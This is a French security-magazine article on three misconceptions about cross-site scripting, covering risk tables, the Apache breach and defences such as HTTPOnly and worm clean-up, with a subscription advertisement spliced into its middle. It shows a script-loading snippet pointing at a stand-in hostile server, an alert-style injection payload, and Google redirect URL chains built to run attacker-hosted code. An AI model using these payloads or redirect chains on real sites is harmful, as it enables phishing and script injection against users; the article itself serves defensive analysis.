Le premier préjugé fréquemment rencontré porte sur la faible dangerosité supposée d'une attaque XSS, sans que cet a priori soit d'ailleurs souvent étayé par une analyse de risque précise.

En fait, si l'on regarde les choses d'un peu plus près, il y a attaques XSS et attaques XSS.

1 Préjugé N° 1 : le XSS est somme toute assez inoffensif

Cette hypothèse repose le plus souvent sur l'image gentillette et traditionnelle de l'attaque XSS volatile destinée à voler des cookies de session. On l'a vu cependant, le XSS, surtout à travers des attaques persistantes, peut être plus nuisible.

Essayons donc d'évaluer sommairement le risque de quelques scénarios d'attaques XSS : nous partirons pour le moment de l'hypothèse que l'attaquant ne dispose pas de moyens importants : voir Tableau 1 ci-contre.

Dans ces scénarios, qui ne se veulent pas exhaustifs, nous partons cependant de deux postulats :

- l'attaquant ne dispose pas de moyens importants (c'est un simple particulier, par exemple) ;
- l'attaque XSS n'est pas combinée à des codes hostiles non JavaScript.

Si nous remettons en cause ces postulats, nous tombons sur des classes d'attaques beaucoup plus dangereuses : voir Tableau 2 ci-contre.

Menace / objectif de l'attaque	Méthode d'attaque choisie	Facilité de mise en œuvre, probabilité de réussite (note sur 4)	Conséquences potentielles (note sur 4)	Niveau de risque (note sur 4)
Usurpation de session	Attaque ciblée, XSS volatil	3 (facile, probable)	1,5 (impact faible à modéré)	2 (modéré)
Vol de codes d'accès à un service web	Attaque de phishing ciblée (XSS volatil)	3 (facile, probable)	2 (impact modéré)	2 (modéré)
Utilisation du navigateur comme rebond pour rechercher d'autres vulnérabilités	Attaque XSS persistante avec Jikto, par exemple **[18]**	2 (facile, relativement probable)	2 (impact modéré) ; Jikto est capable de rechercher des vulnérabilités de type *SQL injection*.	2 (modéré)
Scan du réseau interne, rebond XSS, vol de données sur le réseau local	XSS persistant avec Yokoso, par exemple	2 (facile, improbable)	2 (impact modéré) ; les informations remontées ne sont pas forcément intéressantes ou exploitables.	2 (modéré)
Récupération de hash NTLM	XSS volatil ou persistant avec Squirtle, par exemple **[42]**	1 (facile, improbable) ; il est nécessaire que le serveur Squirtle soit dans le réseau privé de la victime.	2 (impact modéré à fort)	2 (modéré)
Déni de service sur une cible arbitraire	Ver XSS	2 (difficile, peu probable) ; les vulnérabilités XSS persistantes sont fréquentes, y compris dans des réseaux sociaux importants, mais l'écriture d'un ver exige quelques compétences ; une attaque de ce type a des chances d'être neutralisée rapidement.	3 (impact fort)	2 (modéré)
Défiguration non persistante de site, atteinte à l'image	XSS volatil	4 (très facile, très probable)	1 (impact faible) ; seules les personnes utilisant le lien malveillant verront la défiguration.	1 (faible)
Défiguration persistante de site, atteinte à l'image	XSS persistant	2 (facile, improbable) ; les vulnérabilités XSS autorisant cette attaque ne sont pas si fréquentes que cela.	3 (impact fort) ; toute personne visitant l'URL normale de la page attaquée verra la défiguration.	2 (modéré)

Tableau 1

Menace / objectif de l'attaque	Méthode d'attaque choisie	Facilité de mise en œuvre, probabilité de réussite (note sur 4)	Conséquences potentielles (note sur 4)	Niveau de risque (note sur 4)
Compromission de la machine de la victime, vol d'informations personnelles, scan du réseau interne, lancement d'attaques sur le réseau interne, vol d'informations sur le réseau interne.	Attaque ciblée, XSS volatil ou persistant + exploits contre le navigateur ou un de ses greffons	3,5 (très facile, probable) ; les réseaux criminels ou les Etats ont les moyens de mener facilement ce type d'attaques.	3 (impact fort)	3+ (élevé)
Enrôlement de machines dans des *botnets*, lancement d'attaques par déni de service distribué.	Ver XSS + exploits contre le navigateur ou un de ses greffons	3,5 (très facile, probable) ; les réseaux criminels ou les Etats ont les moyens de mener facilement ce type d'attaques.	4 (impact très fort)	4 (très élevé)

Tableau 2

▪ FOCUS SUR UNE ATTAQUE RÉCENTE AYANT EXPLOITÉ LE XSS:

La fondation Apache, qui a récemment été victime d'une attaque ciblée dirigée contre son infrastructure, publie sur son blog (voir http://blogs.apache.org/infra/entry/apache_org_04_09_2010) le détail de l'attaque et montre de manière pédagogique comment une attaque XSS classique peut contribuer à la réussite d'une opération de plus grande envergure. Tout commence le 5 avril, quand les attaquants ouvrent un ticket d'assistance sur le service de suivi de bugs de l'ASF (*ApacheSoftwareFoundation*) sur brutus.apache.org.

Le ticket d'assistance parle d'un dysfonctionnement et fournit une URL courte, construite grâce au service de tinyurl.com.

L'URL masque en fait une attaque XSS destinée à voler le cookie de session de l'utilisateur connecté au service. Plusieurs membres de l'équipe d'administration tombent dans le piège. Dans le même temps et indépendamment de l'attaque XSS, une autre attaque en force brute vise à compromettre des comptes utilisateurs. Le 6 avril, forts des privilèges d'administration dont ils disposent maintenant grâce à l'une ou l'autre méthode, les attaquants parviennent à déposer et à exécuter un script jsp et accèdent au *filesystem*. Ils en profitent pour récupérer différents documents et pour installer une porte dérobée. Le 9 avril au matin, les attaquants installent un fichier JAR capable de collecter les mots de passe des utilisateurs qui se connectent au serveur et amènent par ruse différents membres de l'équipe d'administration à se connecter. Il se trouve qu'un des mots de passe récupérés alors correspond à celui d'un utilisateur local de la machine brutus.apache.org, auquel sudo donne des droits root... La machine est compromise. Heureusement pour l'ASF, l'attaque est repérée et neutralisée quelques heures plus tard. Elle illustre bien le rôle possible du XSS dans des attaques combinées qui ne ciblent pas forcément, comme on pourrait le croire trop souvent, les utilisateurs finaux d'un service en ligne.

Il est naturellement important que nous justifiions les notes relatives à la facilité de mise en œuvre et à la probabilité de réussite dans la colonne 3 ; elles tiennent en fait à un ensemble de facteurs, essentiellement liés à une sous-estimation fréquente du niveau de vulnérabilité des environnements de navigation (navigateur + greffons), à une connaissance insuffisante des mécanismes mis en œuvre dans le XSS, enfin à une surestimation du niveau de protection offert par un certain nombre de sites considérés comme de confiance (grands réseaux sociaux, services web populaires, webmails connus, intranets d'entreprises, etc.) :

a) Nous ne nous attarderons pas sur les vulnérabilités affectant les navigateurs ou leurs greffons : les alertes relayées par les CERT[2] sont suffisamment fréquentes pour qu'il n'y ait pas besoin de les commenter longuement. Il est tout de même intéressant de noter que dans un certain nombre de cas, les modules permettant d'ajouter des fonctionnalités aux navigateurs, indépendamment des greffons autorisant la lecture de formats de fichiers supplémentaires, apportent de nouvelles vulnérabilités[3]. Il peut également se produire que des mécanismes censés améliorer le niveau de sécurité aient des effets de bord curieux, à l'instar des filtres anti-XSS d'Internet Explorer 8, dont on s'est aperçu récemment qu'ils étaient susceptibles de permettre des attaques XSS contre des sites normalement non vulnérables[4].

b) Les mécanismes mis en œuvre dans le XSS, on l'a vu, autorisent presque toujours des redirections ou des inclusions d'éléments permettant de forcer le navigateur de la victime à accéder à un document arbitraire. Il est important de ne pas perdre de vue certaines propriétés liées à des types de fichiers que les utilisateurs sont souvent autorisés à déposer sur des espaces en ligne : l'attaque GIFAR[5] a montré en 2008 que l'on pouvait glisser une archive JAR dans une image GIF ; on sait moins qu'un fichier ZIP peut être en fait ajouté à n'importe quel fichier binaire ou qu'il est possible de créer des fichiers malveillants dans un format de la famille ZIP (fichiers XPI, Open XML) contenant un exécutable SWF, et cela sans que le fichier soit considéré comme invalide[6] ; le diable, comme toujours, se cache dans les détails.

c) Des vulnérabilités sont régulièrement signalées sur les plus grands réseaux sociaux, ou des sites de banques **[31][32]**. Deux initiatives récentes méritent d'être signalées : MoTB, le mois des bugs Twitter[7] et MoFB ou FAXX, le mois des bugs Facebook[8]. Cette dernière initiative est particulièrement intéressante car elle illustre le fait que le XSS peut s'appuyer sur des langages de description de contenus autres que le HTML, en l'occurrence le langage mis au point par Facebook, baptisé FBML (pour *FaceBook Markup Language*). Les tests que nous avons personnellement menés début 2009 sur quatre grands réseaux sociaux (Facebook, Myspace, Orkut, et Hi5) ont montré qu'ils étaient à l'époque tous vulnérables à la diffusion de

vers XSS[9] **[9].** Il est en outre important de rappeler que le protocole utilisé (HTTPS au lieu de HTTP) n'a pas d'incidence sur la réussite d'une attaque XSS.

Un attaquant motivé et disposant de moyens importants pourra donc être séduit par la vitesse de propagation d'un ver XSS combinée à des attaques contre les environnements de navigation. Ce type d'attaque permet d'envisager, en à peine quelques heures, de prendre non seulement le contrôle de millions de navigateurs, mais de millions de machines, en traversant les pare-feu comme par enchantement. Certaines officines de renseignement ou de lobbying pourraient également être tentées de se servir d'attaques XSS de ce type, pour lancer des campagnes de déstabilisation ou récupérer des informations sensibles. D'autres types de combinaisons, exploitant par exemple le *DNS rebinding*[10] **[13]**, pourraient permettre de rendre ces attaques encore plus redoutables.

Il est important de retenir, en tout cas, que le XSS ne sera vraisemblablement pas choisi pour mener directement des attaques massives, où il n'excelle pas forcément du fait de son relatif manque de discrétion. Il aura plus vocation à jouer les seconds couteaux, les pions discrets que l'on positionne à des endroits stratégiques en début de partie aux échecs, avant de les faire participer, dans des blitz diaboliques de vitesse et de discrétion, à des compromissions massives de machines, orchestrées par des redirections vers des exploits affectant les environnements de navigation. Les injections d'*iframes* malveillantes sont déjà aujourd'hui très utilisées par les réseaux criminels pour effectuer ce type de redirections[11]. Il est vraisemblable que le XSS soit lui aussi de plus en plus exploité à cette fin.

Les attaques XSS ne seront donc pas forcément faciles à repérer et à neutraliser ; cela nous amène au second préjugé.

2 Préjugé N° 2 : le XSS est facile à repérer et à neutraliser

Une fois encore, l'erreur consiste à ne prendre en considération que des attaques anciennes, reposant sur des codes relativement déterministes. Or la puissance acquise aujourd'hui par le XSS tire en fait parti d'au moins trois facteurs, qui se conjuguent et se factorisent :

a) La pression réelle ou supposée du grand public sur les éditeurs et développeurs, qui réclame des applications toujours plus riches et pleines de fonctionnalités, éventuellement au prix de quelques compromis en matière de sécurité ; et quid de l'avenir, avec le *multithreading* JavaScript annoncé dans HTML5[12], ou les possibilités de requêtes « *cross domain* » (XDR) déjà implémentées ou annoncées[13] **[11][28][29][30]** ?

b) Le manque de recul face à des technologies somme toute assez récentes, qui ont évolué très rapidement, et dont on n'a pas mesuré précisément ni l'incidence réelle des fonctions prises isolément (JavaScript notamment, mais plus récemment XHR, JSON), ni encore moins les potentialités offertes par leur interaction.

c) Il est en fait assez difficile de concilier l'extension exponentielle des possibilités offertes aux utilisateurs de produire et de stocker des contenus « *web compliant* » au sein de services qui partagent la même base technologique et qui jouent la surenchère de la richesse fonctionnelle et du nombre d'abonnés, avec une politique de sécurité qui voudrait que l'on filtre rigoureusement tous les contenus dangereux.

Il faut ajouter que de nombreuses applications confient, par exemple, une partie du contrôle des entrées utilisateurs à des codes JavaScript, donc côté client. C'est un fait bien connu de tous ceux qui se sont intéressés un peu à la sécurité des applications web, mais rappelons-le : si le filtrage d'entrées utilisateurs côté client préalablement à leur envoi au serveur peut servir à identifier des erreurs de saisie dans le cadre d'un usage applicatif normal, il n'a rigoureusement aucun impact sur la sécurité. Il suffit de tester des greffons Firefox comme *live http headers* **[40]** ou *web Developer* **[41]**, ou encore des outils comme *WEBscarab* pour s'en convaincre. Seul le nettoyage du code côté serveur est vraiment efficace en amont, le nettoyage JavaScript côté client pouvant tout de même être intéressant pour tenter de repérer et de neutraliser en aval des codes hostiles obfusqués ou non au moment du rendu de la page servie, mais plutôt au sein d'environnements de navigation virtualisés.

Beaucoup d'administrateurs se sont fiés ou se fient également aux promesses de leur revendeur d'IPS/IDS et étude de cas à l'appui, vont défendre l'idée qu'il est possible de détecter facilement les attaques XSS ; cela est sans doute vrai lorsqu'on a affaire à des attaques basées sur des requêtes en clair et sur des applications où l'utilisateur n'est pas censé manipuler des contenus complexes ; cela devient beaucoup moins vrai dans un contexte de flux obfusqués dissimulés au sein de code légitime. Il est d'ailleurs intéressant de constater que les techniques d'obfuscation, largement employées dans le cas des malwares classiques, et dont nous avons vu quelques illustrations en JavaScript un peu plus haut, commencent à être utilisées dans le monde des *payloads* JavaScript, que les codes malveillants soient d'ailleurs injectés grâce à l'exploitation d'une vulnérabilité XSS ou non[14].

Dans le cas d'une attaque par ver XSS, l'injection répétée d'un même motif dans une base de données devrait également permettre de la repérer, car si le ver se propage sur plusieurs millions de profils, cela signifie le plus souvent qu'il est présent plusieurs millions de fois dans la base de données. La tâche d'un DBA

(*DataBase Administrator*), lorsqu'il s'agit de nettoyer une base de données compromise par *n* injections du même motif, s'en trouve aujourd'hui facilitée. Il est très vraisemblable que la situation évolue et que l'on soit tôt ou tard confronté à des codes beaucoup plus évolutifs, donc beaucoup plus difficiles à identifier au sein de flux web eux-mêmes de plus en plus complexes. L'avenir des attaques XSS s'appuiera sans doute sur des codes polymorphiques non déterministes, capables de se propager sous des formes différentes ; la détection de telles attaques restera envisageable, en particulier parce qu'il ne sera sans doute pas possible de faire varier la totalité du code injecté (le vecteur doit être interprété par le navigateur), mais elle sera plus difficile, comme il sera plus difficile aussi de nettoyer une base après une attaque par ver **[14][15]**.

Mais alors y a-t-il des solutions ? Puisque le XSS, qui est certes une attaque côté client, exploite le plus souvent des données injectées au moment de l'écriture de la page par l'application web côté serveur, ne suffit-il pas de sécuriser ses développements pour éviter le XSS ?

3 Préjugé N° 3 : il suffit de sécuriser ses développements pour éviter le XSS

L'affirmation se vérifie tout de même dans la très grande majorité des cas, mais encore faut-il que la sécurisation du code tienne compte de l'ensemble des menaces **[5][23][25]**. Et puis comme toujours, il y a quelques détails susceptibles de poser problème : nous avons déjà évoqué les risques liés au dépôt de certains types de fichiers par l'utilisateur, images GIF et formats d'archives en tête, mais un attaquant dispose de nombreux autres moyens de tromper les dispositifs censés sécuriser un site contre le XSS.

Fig. 1 : Différents formats de fichiers image (.jpg, .gif, .png, .bmp) ou vidéo (.avi, .mpg) peuvent en fait masquer des pages HTML, qui seront interprétées comme telles par certaines versions d'Internet Explorer (ici en version 7).

Il est, par exemple, relativement connu que certaines versions d'Internet Explorer acceptent d'interpréter le code inséré dans un fichier portant une extension qui ne correspond pas à son contenu : tout lien pointant directement vers un fichier de ce type est susceptible de permettre le déclenchement d'une attaque XSS.

Mais les fonctionnalités liées à l'appel de blocs de données XML dans certains navigateurs sont moins connues.

Dans Internet Explorer 7, la page suivante charge le code situé sur http://serveur_hostile/a.xml :

```
<html>
<body>
<xml id="a" src="http://serveur_hostile/a.xml"></xml>
<label dataformatas=html datasrc=#a datafld=b>
Bonjour !
</label>
</body>
</html>
```

Si le document `a.xml` contient du code JavaScript, il sera exécuté.

Exemple de code JavaScript inséré dans une balise CDATA :

```
<?xml version="1.0"?>
<a>
<b>
<![CDATA[<img src=x onerror=alert("Oops...")>]]>
</b>
</a>
```

Certaines attaques peuvent aussi reposer sur les fonctionnalités légitimes offertes par une application web. La fonctionnalité exploitable la plus fréquente est celle qui permet à un service de rediriger l'utilisateur après authentification ou après déconnexion. Pour éviter que de tels services puissent être utilisés à mauvais escient dans des attaques de *phishing*, ces services filtrent généralement les paramètres passés en URL ; ainsi la requête HTTP GET

```
https://www.google.com/accounts/
Login?hl=fr&continue=http://
www.lemonde.fr
```

aboutit à la présentation d'une page d'erreur quand la requête légitime

```
https://www.google.com/accounts/
Login?hl=fr&continue=http://
www.google.fr/
```

amène au formulaire d'authentification des services Google.

Une fois encore, cependant, le diable peut se dissimuler dans les détails : les pages indexées par Google peuvent être appelées par une URL du type : http://adresse_IP/search?q=cache:URL_de_la_page[15]. Or il se trouve que si l'URL pointe vers une ressource appelée par la séquence « search?q=cache: », une requête sur le domaine www.google.com « redirige vers »

Abonnez-vous !

6 NUMÉROS

par ABO :

38€*

Economie : 10,00 €

en kiosque : 48,00€*

* OFFRE VALABLE UNIQUEMENT EN FRANCE METRO
Pour les tarifs étrangers, consultez notre site :
www.ed-diamond.com

Les 3 bonnes raisons de vous abonner !

1. Ne manquez plus aucun numéro.
2. Recevez MISC tous les deux mois chez vous ou dans votre entreprise.
3. Économisez 10,00 €/an !

Vous pouvez commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-18h au **03 67 10 00 20**
- par fax au **03 67 10 00 21**

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F	D	T	E1	E2	EUC	A	RM
		France Métro	DOM	TOM	Europe 1	Europe 2	Etats-unis Canada	Afrique	Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GNU/Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
4	GNU/Linux Magazine + GNU/Linux Magazine Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GNU/Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique + Linux Pratique Essentiel	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

offre 1 — Misc (6 nos)
par ABO : 38€*
au lieu de 48,00€** en kiosque
Economie : 10,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)
par ABO : 57€*
au lieu de 74,70€** en kiosque
Economie : 17,70 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)
par ABO : 78€*
au lieu de 107,20€** en kiosque
Economie : 29,20 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)
par ABO : 83€*
au lieu de 110,50€** en kiosque
Economie : 27,50 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : 173€*
au lieu de 233,20€** en kiosque
Economie : 60,20 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)
par ABO : 84€*
au lieu de 119,50€** en kiosque
Economie : 35,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)
par ABO : 110€*
au lieu de 146,20€** en kiosque
Economie : 36,20 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)
par ABO : 116€*
au lieu de 158,50€** en kiosque
Economie : 42,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : 143€*
au lieu de 194,20€** en kiosque
Economie : 51,20 €

* Toutes les offres d'abonnement : en exemple les tarifs ci-dessus correspondant à la zone France Métro (F)
** Base tarifs kiosque zone France Métro (F)

Bon d'abonnement à découper et à renvoyer

Je fais mon choix de l'offre de mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊⌊⌊⌊ ⌊⌊⌊⌊ ⌊⌊⌊⌊ ⌊⌊⌊⌊
  Expire le : ⌊⌊⌊⌊
  Cryptogramme visuel : ⌊⌊⌊

Date et signature obligatoire

www.ed-diamond.com

Découvrez notre nouveau site !

- L'abonnement à nos magazines et les offres de couplage accessibles en quelques clics.
- Tous nos anciens numéros***.
- La possibilité de les feuilleter en ligne.
- Toutes les promotions et tous les packs spéciaux.

➡ **Abonnez-vous** facilement en quelques clics

➡ **Commandez** tous nos anciens numéros***

*** Sous réserve de disponibilité

adresse_IP. Il suffit donc à un attaquant de faire indexer une page contenant un code hostile par Google pour pouvoir forger des liens du domaine www.google.com (d'autres domaines fonctionnent également, comme google.fr) redirigeant automatiquement vers le contenu indexé de cette page. Grâce aux propriétés du service de redirection évoqué plus haut, qui exploite HTTPS, il est aussi possible de créer des liens HTTPS du domaine www.google.com redirigeant un utilisateur après authentification ou après déconnexion.

Exemple : La page http://www.google.com/search?q=cache:http://ha.ckers.org/xss.html redirige automatiquement vers le contenu indexé de la page http://ha.ckers.org/xss.html. La redirection peut être obtenue après authentification avec l'URL : https://www.google.com/accounts/ServiceLogin?continue=http://www.google.com/search?q=cache:http://ha.ckers.org/xss.html

ou directement via une URL de logout comme https://www.google.com/accounts/Logout?continue=http://www.google.com/search?q=cache:http://ha.ckers.org/xss.html.

On voit que le problème, ici, n'est pas tant le filtre utilisé dans la redirection que la résolution DNS « généreuse » offerte par Google.

La complexité croissante des applications web et la volonté d'offrir aux utilisateurs des services toujours plus simples et moins contraignants sont en fait les ingrédients d'une augmentation de la surface d'attaque au XSS : tous les acteurs majeurs du Web veulent désormais proposer à leurs utilisateurs la possibilité de disposer d'environnements personnalisés, dans lesquels ces derniers puissent insérer des briques logicielles adaptées à leurs besoins ; cela implique souvent que les briques en question aient accès à tout ou partie des informations personnelles du profil de l'utilisateur.

Ces applications tierces, qui représentent donc un enjeu important pour les fournisseurs de services, font malheureusement l'objet de contrôles de sécurité souvent insuffisants : de nombreuses applications malveillantes sont ainsi régulièrement découvertes sur les plus grands réseaux sociaux[16], et de nombreuses autres sont régulièrement pointées du doigt pour des vulnérabilités diverses, parmi lesquelles le XSS figure toujours en bonne place[17]. Mais est-il vraiment possible de tout contrôler ? Ne touche-t-on pas ici à la limite des modèles de sécurité de ces services tentaculaires, plus influencés semble-t-il pas les exigences des *designers* que par celles des responsables de la sécurité ?

L'exemple de la vulnérabilité du service Uservoice, évoquée plus haut, posait la question de la sécurité des relais d'authentification, mais le modèle de l'authentification unique, tant réclamé par les utilisateurs, augmente également de manière significative la surface d'attaque des applications qui reposent sur lui : il suffit d'une vulnérabilité XSS sur un service Google, par exemple, pour impacter potentiellement l'ensemble des services Google.

Cette question des modèles de sécurité pose aussi celles des choix d'architecture, et parmi elles, celle de la distribution des services au sein de sous-domaines ou de domaines différents, question cruciale lorsqu'on cherche à se protéger contre les attaques XSS, en tirant parti des limitations imposées par la *Same Origin Policy*. Une nouvelle fois, l'exemple des services Google est intéressant.

Google ne considère pas que la présence de code potentiellement hostile sur des domaines n'autorisant pas le vol de cookies de session soit de nature à poser problème[18]. Il autorise donc ses utilisateurs à utiliser du JavaScript sur blogspot.com, gmodules.com, ou googleusercontent.com, mais pas sur un sous-domaine de google.com ou sur blogger.com.

Ce choix est selon nous susceptible de poser un problème : il autorise un certain nombre d'attaques XSS indirectes, y compris en utilisant des URL du domaine google.com (ou de ses équivalents localisés : google.fr, etc.). En voici la démonstration.

Considérons le gadget Google « test » créé et enregistré sur le domaine gmodules.com en utilisant le service disponible à l'adresse http://code.google.com/intl/fr/apis/gadgets/docs/tools.html#GGE.

Il peut être testé en se rendant sur : http://www.gmodules.com/ig/creator?synd=open&url=http://hosting.gmodules.com/ig/gadgets/file/111385752580647935667/test.xml ; fin 2009, la redirection de http://www.google.com/ig/ifr?url=lien_vers_un_gadget vers http://www.gmodules.com/ig/ifr?url=lien_vers_un_gadget, que nous avions signalée en juin 2009 comme étant une vulnérabilité **[9]** a semble-t-il été désactivée, mais il reste au moins une méthode[19] pour exécuter ce gadget à partir d'URL du domaine google.com (sans que le JavaScript intégré au gadget soit quant à lui chargé depuis une URL de ce domaine) : il suffit d'exécuter ce gadget au sein d'un service qui l'autorise, comme Google Maps :

http://maps.google.com/maps/mpl?layer=c&moduleurl=http://hosting.gmodules.com/ig/gadgets/file/111385752580647935667/test.xml&utm_campaign=fr&utm_medium=lp&utm_source=fr-lp-emea-fr-gns-svn&utm_term=lpmp&layer=c.

Et puisqu'on a vu que les URL du domaine google.com sont autorisées en redirection du service d'authentification de Google, il est possible de créer un lien provoquant l'exécution du gadget à partir d'une URL HTTPS de www.google.com :

https://www.google.com/accounts/Logout?hl=fr&continue=http%3A%2F%2Fmaps.google.com%2Fmaps%2Fmpl%3Fmoduleurl%3Dhttp%3A%252F%252Fhosting.gmodules.com%252Fig%252Fgadgets%252Ffile%252F111385752580647935667%252Ftest.xml%26ie%3DUTF8%26z%3D6&service=local.

Ce type d'URL pourrait malheureusement être exploitée pour mener des attaques de phishing ou pour forcer le navigateur à charger un document PDF ou SWF piégé.

Toujours dans le champ des services d'authentification, il existe un cas particulier auquel il convient de prêter attention : celui des requêtes de connexion. Il n'est pas rare, en effet, que dans des applications proposant des profils individuels, ce qui est le cas de la majorité des applications en ligne aujourd'hui, les développeurs négligent certaines vulnérabilités XSS lorsqu'elles ne sont exploitables que sur les pages privées d'un profil. S'il suffit cependant de lancer une requête GET pour se connecter à son profil, un attaquant dispose d'une possibilité d'attaque en deux temps, que nous nommerons « attaque de la porte mitoyenne », qui consiste à forcer la victime à se connecter sur un profil compromis avant de la rediriger vers une page de connexion qu'il contrôle.

Au sein des profils à présent, une autre erreur courante consiste à négliger de compartimenter les actions sensibles, pour éviter qu'une vulnérabilité XSS puisse causer des dégâts importants : sur le domaine où s'exerce la SOP naturellement, mais aussi via des requêtes « à l'aveugle » de type *Cross Site Request Forgery*. Un des moyens de sécuriser les opérations sensibles est d'utiliser des tests de Turing, dont les captchas[20] sont les formes les plus répandues. Il est également possible d'insérer dans la page des scripts capables de détecter certaines situations anormales qui doivent faire penser à des actions conduites par des automates : chargement de la page dans une iframe ou tentative d'ajouts de scripts non légitimes, par exemple.

Notons que Facebook, avec FBJS **[26]**, pour *FaceBook JavaScript*, pousse assez loin le concept de virtualisation du code provenant d'applications ajoutées par la communauté des utilisateurs, applications dont le code JavaScript est transformé à la volée en un code virtualisé non directement exécutable par le navigateur.

Le procédé pourrait être rendu encore plus efficace s'il était interprété dans une *sandbox* JavaScript indépendante du navigateur, côté serveur, par exemple. Ce type de composant pourrait être assimilable à un débugger JavaScript amont. Nous n'en connaissons pas d'exemple à l'heure actuelle.

Pour compléter ce point consacré à la prise en compte des risques liés au XSS dans les développements, il est certainement important de parler de HTTPOnly **[24]**.

En 2002, Microsoft a introduit dans IE 6 SP1 une notion devenue importante dans la lutte contre les attaques XSS : la distinction entre les cookies accessibles depuis les scripts chargés dans une page et les cookies seulement transmis dans les requêtes HTTP. Cette distinction est aujourd'hui implémentée au moins partiellement dans tous les navigateurs modernes sous le nom de « HTTPOnly ». L'usage de HTTPOnly ne supprime pas le risque ni la portée potentielle d'une attaque XSS, puisqu'il est toujours possible à un attaquant de lancer des requêtes sur le navigateur de sa victime en profitant d'une session déjà ouverte ou de tenter de récupérer des informations confidentielles en amenant l'utilisateur à saisir des codes d'accès sur une fausse page de login, par exemple. Il limite cependant l'impact direct d'une attaque en compliquant le travail de l'attaquant. Malheureusement l'option n'est pas toujours correctement implémentée[21].

Enfin, rappelons qu'au-delà de la problématique certes cruciale des développements, une défense en profondeur contre le XSS nécessite aussi des équipes d'administrateurs formées à réagir en cas de menace ou d'attaque avérée. En cas de compromission par ver XSS, qui est sans doute le type d'attaque XSS le plus à redouter, surtout si les codes injectés sont polymorphes, il est par exemple conseillé :

- De procéder à la neutralisation immédiate de toute attaque potentielle, ce qui consiste généralement à modifier la couche de présentation des données de la page vulnérable afin d'empêcher l'interprétation du code injecté par un navigateur.

- De chercher à identifier et à supprimer de la base de données les motifs de codes potentiellement hostiles qui ont pu être injectés ; ces scripts sont en effet encore potentiellement dangereux puisque s'ils sont un jour insérés sur une autre page faisant appel à une couche de présentation différente, ils sont susceptibles d'être de nouveau exécutés par le navigateur des visiteurs.

- De mettre en place des filtres visant à éviter l'enregistrement de caractères ou de motifs « à risque » dans la base de données : typiquement, les caractères d'ouverture et de fermeture de balise « < » et « > », par exemple.

Tout suivi incomplet de cette procédure expose au risque d'une nouvelle attaque ; dans les cas que nous avons été amenés à traiter, y compris ceux qui impliquaient des sites de grande audience comme Facebook, MySpace ou Hi5, il est souvent arrivé qu'une ou même deux étapes soient négligées.

La réactivité et la compétence des équipes, qu'elles aient en charge l'administration et la surveillance des réseaux ou le développement et la qualification des applications, est donc dans la lutte contre le XSS comme souvent ailleurs une composante essentielle **[27]**... Même si on l'a vu, certains choix stratégiques voire démagogiques, qui prennent facilement le pas sur les impératifs de sécurité, sont de nature à fragiliser des architectures par ailleurs déjà complexes et difficiles à maîtriser.

Conclusion

